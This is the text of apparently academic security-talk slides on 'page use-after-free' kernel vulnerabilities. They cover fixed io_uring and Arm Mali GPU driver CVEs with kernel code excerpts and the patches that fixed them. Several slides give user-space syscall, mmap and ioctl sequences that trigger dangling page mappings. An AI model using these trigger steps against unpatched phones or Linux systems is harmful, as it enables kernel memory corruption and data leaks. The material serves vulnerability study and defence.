Page Use-After-Free

Juhee Kim
kimjuhi96@snu.ac.kr

About me


- Juhee Kim
  - 5th year Ph.D student at CompSec Lab (Advisor: Byoungyoung Lee)
  - Email: kimjuhi96@snu.ac.kr
  - Website: https://juppytt.github.io/
- Research interests
  - Memory corruption attacks and defenses
  - LLM/ML system security
- Publications / Talks
  - PeTAL: Ensuring Access Control Integrity against Data-only Attacks on Linux (ACM CCS 24)
  - Breaking ARM MTE with a side-channel attack (BlackHat USA 24, IEEE S&P 24)

Overview


- Page Use-After-Free
  - A new type of memory corruption vulnerability in the kernel
  - Bypasses existing defenses
- Latest real-world bugs
  - Linux io_uring
    - Dangling PTE (CPU mapping) (CVE-2024-0582)
  - Mali GPU driver
    - Dangling PTE (CPU mapping) (CVE-2024-1065)
    - Dangling ATE (GPU mapping) (CVE-2024-0671)
    - Insufficient cache invalidation (CVE-2023-4272)
- Future work

What is Memory Corruption?

Valid Access




Invalid Access (Buffer Overflow)




What is Memory Corruption?


Valid Access



Invalid Access (Use-After-Free)




Attack and Defense Techniques



Page use-after-free

- Page table is managed by the kernel
- Invalid page mapping between VA and PA
  - Cause 1: Kernel memory corruption → Corrupt page table (Page table is kernel data too!)
  - **Cause 2: Dangling page mapping vulnerability in the kernel**




Dangling Mapping Bugs

Dangling ATE / Dangling PTE / Insufficient Cache/TLB Invalidation

project-zero project-zero ▾ | New issue | All issues ▾ | label:Finder-jannh

ID ▾	Status ▾	Restrict ▾	Reported ▾	Vendor ▾	Product ▾	Finder ▾	Summary + Labels ▾
2538	Fixed	----	2024-Mar-21	Imagination	PowerVR	jannh	PowerVR: DevmemXIntMapPages() allows mapping sDevZeroPage/sDummyPage without holding reference CCProjectZeroMembers
2535	Fixed	----	2024-Mar-15	Imagination	PowerVR	jannh	PowerVR: out-of-bounds write of firmware addresses in PVRSRVRGXKickTA3DKM() CCProjectZeroMembers
2536	Fixed	----	2024-Mar-15	Imagination	PowerVR	jannh	PowerVR: Driver doesn't sanitize ZS-Buffer / MSAA scratch firmware addresses CCProjectZeroMembers
2534	Fixed	----	2024-Mar-14	Imagination	PowerVR	jannh	PowerVR: Wrong order of operations in DevmemIntChangeSparse2() leads to temporarily dangling page table entry CCProjectZeroMembers
2533	Fixed	----	2024-Mar-12	Imagination	PowerVR	jannh	PowerVR: missing tracking of multiple sparse mappings in DevmemIntChangeSparse2() leads to dangling page table entry CCProjectZeroMembers
2562	Fixed	----	2024-Jun-27	Linux	Linux	jannh	Linux: DRM: refcount incremented too late in drm_file_update_pid() CCProjectZeroMembers
2561	Fixed	----	2024-Jun-25	Imagination	PowerVR	jannh	PowerVR: two security issues identified during patch review CCProjectZeroMembers
2518	Fixed	----	2024-Jan-19	ARM	Mali	jannh	Arm Mali >=r45p0: broken KBASE_USER_BUF_STATE_* state machine for userspace mapi
2522	Fixed	----	2024-Jan-10	ARM	Mali	jannh	Arm Mali 5th Gen: dangling ATE via short alias of large page CCProjectZeroMembers
2524	Fixed	----	2024-Feb-8	Imagination	PowerVR	jannh	PowerVR: RGXCreateZSBufferKM2 error path frees object while on list CCProjectZeroMembe
2525	Fixed	----	2024-Feb-8	Imagination	PowerVR	jannh	PowerVR: DevmemIntUnexportCtx destroys export before unlinking it, leading to UAF CCPro
2530	Fixed	----	2024-Feb-23	Imagination	PowerVR	jannh	PowerVR: uninitialized memory disclosure (and crash due to OOB reads) in hwperf_host_%(
2528	Fixed	----	2024-Feb-19	Linux	Linux	jannh	Linux >=6.5: read-after-type-change of folio in cachestat() leads to kernel pointer leak CCPro
2527	Fixed	----	2024-Feb-13	Imagination	PowerVR	jannh	PowerVR: use-after-free in _UnrefAndMaybeDestroy() CCProjectZeroMembers
2526	Fixed	----	2024-Feb-12	Imagination	PowerVR	jannh	PowerVR: writability check in PMRMMapPMR() does not clear VM_MAYWRITE CCProject
2544	Fixed	----	2024-Apr-17	Imagination	PowerVR	jannh	PowerVR: wrapping addition in _DevmemXReservationPageAddress() causes MMU opera
2543	Fixed	----	2024-Apr-16	Imagination	PowerVR	jannh	PowerVR: integer overflows in DevmemXIntMapPages() and DevmemXIntUnmapPages(),
2540	Fixed	----	2024-Apr-10	Imagination	PowerVR	jannh	PowerVR: PMR physical memory is freed before GPU TLB invalidation CCProjectZeroMemt
2496	Fixed	----	2023-Oct-20	Google	Chrome	jannh	Chrome: chrome.pageCapture.saveAsMHTML() extension API can be used on blocked ori
2506	Fixed	----	2023-Nov-28	Linux	Linux	jannh	Linux >=5.6: cred refcount overflow at ~39 GiB memory usage via io_uring CCProjectZeroM
2504	Fixed	----	2023-Nov-27	Linux	Linux	jannh	Linux >=6.4: io_uring: page UAF via buffer ring mmap CCProjectZeroMembers
2503	Fixed	----	2023-Nov-24	Linux	Linux	jannh	io_uring: __io_uaddr_map() handles multi-page region dangerously CCProjectZeroMembers
2501	Fixed	----	2023-Nov-21	Linux	Linux	jannh	Linux >=4.20: ktls writes into spliced readonly pages CCProjectZeroMembers
2431	Fixed	----	2023-Mar-3	Qualcomm	Adreno	jannh	Qualcomm Adreno/KGSL: code in user-writable mapping is executed in non-protected mode CCProjectZeroMembers



CVE-2024-0582: io_uring page UAF via buffer ring mmap

```c
struct io_uring_buf_reg reg = {
    .ring_entries = 1,
    .bgid = 0,
    .flags = IOU_PBUF_RING_MMAP
};
// 1. allocate a page - __get_free_pages()
syscall(__NR_io_uring_register, uring_fd, IORING_REGISTER_PBUF_RING, &reg, 1);

// 2. map the page to the user space (PFNMAP) - remap_pfn_range()
void *pbuf_mapping = mmap(NULL, 0x1000, PROT_READ|PROT_WRITE, MAP_SHARED, uring_fd,
IORING_OFF_PBUF_RING);
printf("pbuf mapped at %p\n", pbuf_mapping);

// 3. free the page - folio_put()
struct io_uring_buf_reg unreg = { .bgid = 0 };
syscall(__NR_io_uring_register, uring_fd, IORING_UNREGISTER_PBUF_RING, &unreg, 1);
```


CVE-2024-0582: io_uring page UAF via buffer ring mmap

User

```
// 1. allocate a page - __get_free_pages()
syscall(__NR_io_uring_register, uring_fd, IORING_REGISTER_PBUF_RING, &reg, 1);
```

Kernel

```
static int io_alloc_pbuf_ring(struct io_uring_buf_reg *reg,
                      struct io_buffer_list *bl)
{
  ...
  ptr = (void *) __get_free_pages(gfp, get_order(ring_size));
  if (!ptr)
    return -ENOMEM;
  bl->buf_ring = ptr;
  ...
}
```




CVE-2024-0582: io_uring page UAF via buffer ring mmap

User

```
// 2. map the page to the user space (PFNMAP) - remap_pfn_range()
void *pbuf_mapping = mmap(NULL, 0x1000, PROT_READ|PROT_WRITE, MAP_SHARED,
                          uring_fd, IORING_OFF_PBUF_RING);
```

Kernel

```
static __cold int io_uring_mmap(struct file *file, struct
vm_area_struct *vma)
{
  ...
  return remap_pfn_range(vma, vma->vm_start, pfn, sz, vma-
>vm_page_prot);
}
```



User Page Table

VA	PA
VA1	PA1


CVE-2024-0582: io_uring page UAF via buffer ring mmap

User

```
// 3. free the page - folio_put()
struct io_uring_buf_reg unreg = { .bgid = 0 };
syscall(__NR_io_uring_register, uring_fd, IORING_UNREGISTER_PBUF_RING, &unreg, 1);
```

Kernel

```
static int __io_remove_buffers(struct io_ring_ctx *ctx,
struct io_buffer_list *bl, unsigned nbufs)
{
  ...
  if (bl->is_mapped) {
  i = bl->buf_ring->tail - bl->head;
  if (bl->is_mmap) {
    folio_put(virt_to_folio(bl->buf_ring));
  ...
}
```



The fix


https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=c392cbecd8eca4c53f2bf508731257d9d0a21c2d

```
@@ -223,7 +228,10 @@ static int __io_remove_buffers(struct io_ring_ctx *ctx,
        if (bl->is_mapped) {
                i = bl->buf_ring->tail - bl->head;
                if (bl->is_mmap) {
-                       folio_put(virt_to_folio(bl->buf_ring));
+                       /*
+                        * io_kbuf_list_free() will free the page(s) at
+                        * ->release() time.
+                        */
                        bl->buf_ring = NULL;
                        bl->is_mmap = 0;
                } else if (bl->buf_nr_pages) {
```

```
@@ -649,3 +667,19 @@ void *io_pbuf_get_address(struct io_ring_ctx *ctx, unsigned
 
        return bl->buf_ring;
 }
+
+/*
+ * Called at or after ->release(), free the mmap'ed buffers that we used
+ * for memory mapped provided buffer rings.
+ */
+void io_kbuf_mmap_list_free(struct io_ring_ctx *ctx)
+{
+       struct io_buf_free *ibf;
+       struct hlist_node *tmp;
+
+       hlist_for_each_entry_safe(ibf, tmp, &ctx->io_buf_list, list) {
+               hlist_del(&ibf->list);
+               io_mem_free(ibf->mem);
+               kfree(ibf);
+       }
+}
```


CPU+GPU Threat Model

- GPU accesses memory through IOMMU (or GPU's MMU) based on the GPU page table
- Attacker in the user program can
  i) interact with the kernel to trigger kernel vulnerabilities and
  ii) run CPU and GPU programs



Page UAF in kernel GPU drivers

1. Dangling PTE (CPU page table entry)
2. Dangling ATE (GPU page table entry)
3. Insufficient Cache/TLB invalidation



Kernel GPU driver


- Mali GPU
  - Smartphone GPU from ARM
  - Used by Google Pixel, Samsung Galaxy, Vivo X series, etc

- Kernel GPU driver functionalities
  - Map GPU page
  - Map GPU page to the user
  - Import user page into the GPU
  - …

CVE-2024-1065: Dangling PTE by broken state machine

1. Prepare a user page


mmap(NULL, size, prot, flags, -1, 0) // VA1



CVE-2024-1065: Dangling PTE by broken state machine

2. Import the user page to the GPU

ioctl(mali_fd, KBASE_MEM_IMPORT, &mi) // mi.out.gpu_va is set



GPU Page Table

VA	PA
VA2	**PA1**


User Page Table

VA	PA
VA1	**PA1**

CVE-2024-1065: Dangling PTE by broken state machine

3. Map GPU page to the user space

mmap(NULL, size, prot, flags, mali_fd, mi.out.gpu_va) // VA2



GPU Page Table

VA	PA
VA2	**PA1**


User Page Table

VA	PA
VA1	**PA1**
VA2	**PA2**

CVE-2024-1065: Dangling PTE by broken state machine

4. Map GPU page to the user space again

mmap(NULL, size, prot, flags, mali_fd, VA2) // VA3




VA	PA
VA2	**PA1**

VA	PA
VA1	**PA1**
VA2	**PA1**
VA3	**PA1**

CVE-2024-1065: Dangling PTE by broken state machine

5. Unmap the original user mapping (VA1)

munmap(VA1)




VA	PA
VA2	**PA1**

VA	PA
~~VA1~~	~~PA1~~
VA2	**PA1**
VA3	**PA1**

CVE-2024-1065: Dangling PTE by broken state machine

6. Free the GPU mapping

munmap(VA2)



CVE-2024-1065: Dangling PTE by broken state machine

kbase_gpu_munmap()

```
case KBASE_MEM_TYPE_IMPORTED_USER_BUF: {
  /* Progress through all stages to destroy the GPU mapping and release
   * all resources.
   */
  switch (alloc->imported.user_buf.state) {
  case KBASE_USER_BUF_STATE_GPU_MAPPED: {
    alloc->imported.user_buf.current_mapping_usage_count = 0;
    kbase_user_buf_from_gpu_mapped_to_empty(kctx, reg);
    break;
  }
  case KBASE_USER_BUF_STATE_DMA_MAPPED: {
    kbase_user_buf_from_dma_mapped_to_empty(kctx, reg);
    break;
  }
  case KBASE_USER_BUF_STATE_PINNED: {
    kbase_user_buf_from_pinned_to_empty(kctx, reg);
    break;
  }
  case KBASE_USER_BUF_STATE_EMPTY: {
    /* Nothing to do. This is a legal possibility, because an imported
     * memory handle can be destroyed just after creation without being
     * used.
     */
    break;
  }
```

- GPU page states
  - GPU_MAPPED : GPU mapped
  - DMA_MAPPED : DMA mapped
  - PINNED: Page allocated
  - EMPTY: Page freed

CVE-2024-1065: Dangling PTE by broken state machine

```
void kbase_user_buf_from_dma_mapped_to_empty(struct kbase_context *kctx,
                                             struct kbase_va_region *reg)
{
  dev_dbg(kctx->kbdev->dev, "%s %pK in kctx %pK\n", __func__, (void *)reg, (void *)kctx);
  if (WARN_ON(reg->gpu_alloc->imported.user_buf.state != KBASE_USER_BUF_STATE_DMA_MAPPED))
    return;
#if !MALI_USE_CSF
  kbase_mem_shrink_cpu_mapping(kctx, reg, 0, reg->gpu_alloc->nents);
#endif
  kbase_user_buf_dma_unmap_pages(kctx, reg);

  /* Termination code path: fall through to next state transition. */
  reg->gpu_alloc->imported.user_buf.state = KBASE_USER_BUF_STATE_PINNED;
  kbase_user_buf_from_pinned_to_empty(kctx, reg);
}
```

PTE is not removed on CSF build

```
static inline void kbase_unpin_user_buf_page(struct page *page)
{
#if KERNEL_VERSION(5, 9, 0) > LINUX_VERSION_CODE
  put_page(page);
#else
  unpin_user_page(page);
#endif
}
```

decrement the page reference count (refcount)
→ Free page if the page refcount == 0

The Fix


```
--- a/mali_kbase/mali_kbase_mem.c
+++ b/mali_kbase/mali_kbase_mem.c

@@ -526,15 +526,20 @@
                switch (alloc->imported.user_buf.state) {
                case KBASE_USER_BUF_STATE_GPU_MAPPED: {
                        alloc->imported.user_buf.current_mapping_usage_count = 0;
-                       kbase_user_buf_from_gpu_mapped_to_empty(kctx, reg);
+                       kbase_mem_phy_alloc_ref_read(alloc) ?
+                                       kbase_user_buf_from_gpu_mapped_to_pinned(kctx, reg) :
+                                       kbase_user_buf_from_gpu_mapped_to_empty(kctx, reg);
                        break;
                }
                case KBASE_USER_BUF_STATE_DMA_MAPPED: {
-                       kbase_user_buf_from_dma_mapped_to_empty(kctx, reg);
+                       kbase_mem_phy_alloc_ref_read(alloc) ?
+                                       kbase_user_buf_from_dma_mapped_to_pinned(kctx, reg) :
+                                       kbase_user_buf_from_dma_mapped_to_empty(kctx, reg);
                        break;
                }
                case KBASE_USER_BUF_STATE_PINNED: {
-                       kbase_user_buf_from_pinned_to_empty(kctx, reg);
+                       if (!kbase_mem_phy_alloc_ref_read(alloc))
+                               kbase_user_buf_from_pinned_to_empty(kctx, reg);
                        break;
                }
                case KBASE_USER_BUF_STATE_EMPTY: {
```

unpin page only if the page refcount is 0 (page refcount is always >0 when a mapping exists)

GPU page aliasing


```
struct base_mem_aliasing_info alias_infos[] = {
  {
    .handle = {.basep.handle = gpu_va1},
    .offset = 0 /*in pages*/,
    .length = 1 /*in pages*/
  },
  {
    .handle = {.basep.handle = gpu_va2},
    .offset = 0 /*in pages*/,
    .length = 1 /*in pages*/
  }
}
union kbase_ioctl_mem_alias req = {
  .in = {
    .flags = 0xd/*RW for GPU, R for CPU*/,
    .stride = 0x100 /* 1MB (in pages) */,
    .nents = 2;
    .aliasing_info = (unsigned long)alias_infos
  }
};
ioctl(mali_fd, KBASE_IOCTL_MEM_ALIAS, &req);
```



CVE-2024-0671: Dangling ATE with huge page alias

User

```
void *huge_native_alloc = gpu_alloc(mali_fd, 0x200, 0);
```




GPU Page Table

```
L0 TABLE 7ce6000
  [  0] 0080000000000002
  [ fd] 0000000009e7c403
L1 TABLE 9e7c000
  [  0] 0080000000000002
  [1f4] 0000000008892403
L2 TABLE 8892000
  [  0] 0080000000000002
  [ 37] 004000000d200441
```

CVE-2024-0671: Dangling ATE with huge page alias

User

```
 struct base_mem_aliasing_info alias_infos[] = {
   {
     .handle = {.basep.handle = huge_native_alloc},
     .offset = 0 /*in pages*/,
     .length = 1 /*in pages*/
   },
}
 union kbase_ioctl_mem_alias req = {
   .in = {
     .flags = 0xd/*RW for GPU, R for CPU*/,
     .stride = 0x200 /* 2MB (in pages) */,
     .nents = 1;
     .aliasing_info = (unsigned long)alias_infos
   }
 };
 ioctl(mali_fd, KBASE_IOCTL_MEM_ALIAS, &req);
 void *alias_va = mmap(NULL, alias_region_bytes, PROT_READ,
MAP_SHARED, mali_fd, req.out.gpu_va);
```



GPU Page Table


```
L0 TABLE 7ce6000
  [  0] 0080000000000002
  [ fd] 0000000009e7c403
L1 TABLE 9e7c000
  [  0] 0080000000000002
  [1f4] 0000000008892403
L2 TABLE 8892000
  [  0] 0100000000000002
  [ 36] 004000000d200441
  [ 37] 004000000d200443
```

CVE-2024-0671: Dangling ATE with huge page alias

Kernel

```
static int mmu_insert_pages_no_flush(struct kbase_device
*kbdev, struct kbase_mmu_table *mmut,const u64 start_vpfn,
struct tagged_addr *phys, size_t nr, …)
{  …
   while (remain) {
       unsigned int vindex = insert_vpfn & 0x1FF;
       unsigned int count = KBASE_MMU_PAGE_ENTRIES - vindex;
       struct page *p;
       register unsigned int num_of_valid_entries;
       bool newly_created_pgd = false;
       enum kbase_mmu_op_type flush_op;
       if (count > remain)
           count = remain;

       if (!vindex && is_huge_head(*phys))
           cur_level = MIDGARD_MMU_LEVEL(2); // wrong
        else
           cur_level = MIDGARD_MMU_BOTTOMLEVEL; // correct
```




GPU Page Table

```
L0 TABLE 7ce6000
  [  0] 0080000000000002
  [ fd] 0000000009e7c403
L1 TABLE 9e7c000
  [  0] 0080000000000002
  [1f4] 0000000008892403
L2 TABLE 8892000
  [  0] 0100000000000002
  [ 36] 004000000d200441
  [ 37] 004000000d200443
```

CVE-2024-0671: Dangling ATE with huge page alias

User

```
munmap(huge_native_alloc, 0x200000);
```



GPU Page Table


```
L0 TABLE 7ce6000
  [  0] 0080000000000002
  [ fd] 0000000009e7c403
L1 TABLE 9e7c000
  [  0] 0080000000000002
  [1f4] 0000000008892403
L2 TABLE 8892000
  [  0] 0080000000000002
  [ 36] 004000000d200441
```

User

```
munmap(alias_va, alias_region_bytes);
```

Kernel

```
static int kbase_mmu_teardown_pgd_pages(struct kbase_device
*kbdev, struct kbase_mmu_table *mmut, u64 vpfn, size_t nr, …)
{
   while (nr) {
   unsigned int index = vpfn & 0x1FF;
   unsigned int count = KBASE_MMU_PAGE_ENTRIES - index;
   if (count > nr)
       count = nr;
       …
       case MIDGARD_MMU_LEVEL(2):
           /* can only teardown if count >= 512 */
           if (count >= 512) {
               pcount = 1;
           } else { // count = 1
               dev_warn(kbdev->dev,
                   "%s: limiting teardown as it tries to do a
partial 2MB teardown, need 512, but have %d to tear down",
                   __func__, count);
               pcount = 0; // # of ATE entry to delete
           }
```



GPU Page Table

```
L0 TABLE 7ce6000
  [  0] 0080000000000002
  [ fd] 0000000009e7c403
L1 TABLE 9e7c000
  [  0] 0080000000000002
  [1f4] 0000000008892403
L2 TABLE 8892000
  [  0] 0080000000000002
  [ 36] 004000000d200441
```


The Fix

mmu_insert_pages_no_flush()

```
@@ -2333,7 +2374,15 @@
                if (count > remain)
                        count = remain;

-               if (!vindex && is_huge_head(*phys))
+               /* There are 3 conditions to satisfy in order to create a level 2 ATE:
+                *
+                * - The GPU VA is aligned to 2 MB.
+                * - The physical address is tagged as the head of a 2 MB region,
+                *   which guarantees a contiguous physical address range.
+                * - There are actually 2 MB of virtual and physical pages to map,
+                *   i.e. 512 entries for the MMU page table.
+                */
+               if (!vindex && is_huge_head(*phys) && (count == KBASE_MMU_PAGE_ENTRIES))
                        cur_level = MIDGARD_MMU_LEVEL(2);
                else
                        cur_level = MIDGARD_MMU_BOTTOMLEVEL;
```


DMA Cache Coherency



- When mapping a CPU page for a device (GPU) access, data should be synced to prevent invalid data access.

Insufficient cahce invalidation!


DMA Cache Coherency



- When mapping a CPU page for a device (GPU) access, data should be synced to prevent invalid data access.
- dma_map_page(dev, page, offset, size, direction) : map page for DMA access and synchronize cache for the device

CVE-2023-4272: Insuccifient cache invalidation for non-page-aligned user buffer imports


```
// Share 0x80B of user page between the CPU and the GPU
static int kbase_jd_user_buf_map(struct kbase_context *kctx, struct
kbase_va_region *reg)
  ...
  pages = alloc->imported.user_buf.pages; // 4KB (1 page)
  offset = address & ~PAGE_MASK; // 0
  remaining_size = alloc->imported.user_buf.size; // 0x80 Byte
  for (i = 0; i < pinned_pages; i++) {
    unsigned long map_size = remaining_size;
       dma_addr_t dma_addr = dma_map_page(dev, pages[i],
              offset_within_page, map_size,
              DMA_BIDIRECTIONAL);
    ...
```



User can read old data through GPU!

CVE-2023-4272: Insuccifient cache invalidation for non-page-aligned user buffer imports

```
// Share 0x80B of user page between the CPU and the GPU
static int kbase_jd_user_buf_map(struct kbase_context *kctx, struct
kbase_va_region *reg)
  ...
  pages = alloc->imported.user_buf.pages; // 4KB (1 page)
  offset = address & ~PAGE_MASK; // 0
  remaining_size = alloc->imported.user_buf.size; // 0x80 Byte
  for (i = 0; i < pinned_pages; i++) {
    unsigned long map_size = remaining_size;
       dma_addr_t dma_addr = dma_map_page(dev, pages[i],
              offset_within_page, map_size,
              DMA_BIDIRECTIONAL);
    ...
```



User can read old data through GPU!
e.g., Leak password

Future work

- Automatic bug finding
  - Fuzzing
  - Static analysis
- Mitigation
  - How to prevent page uaf attack?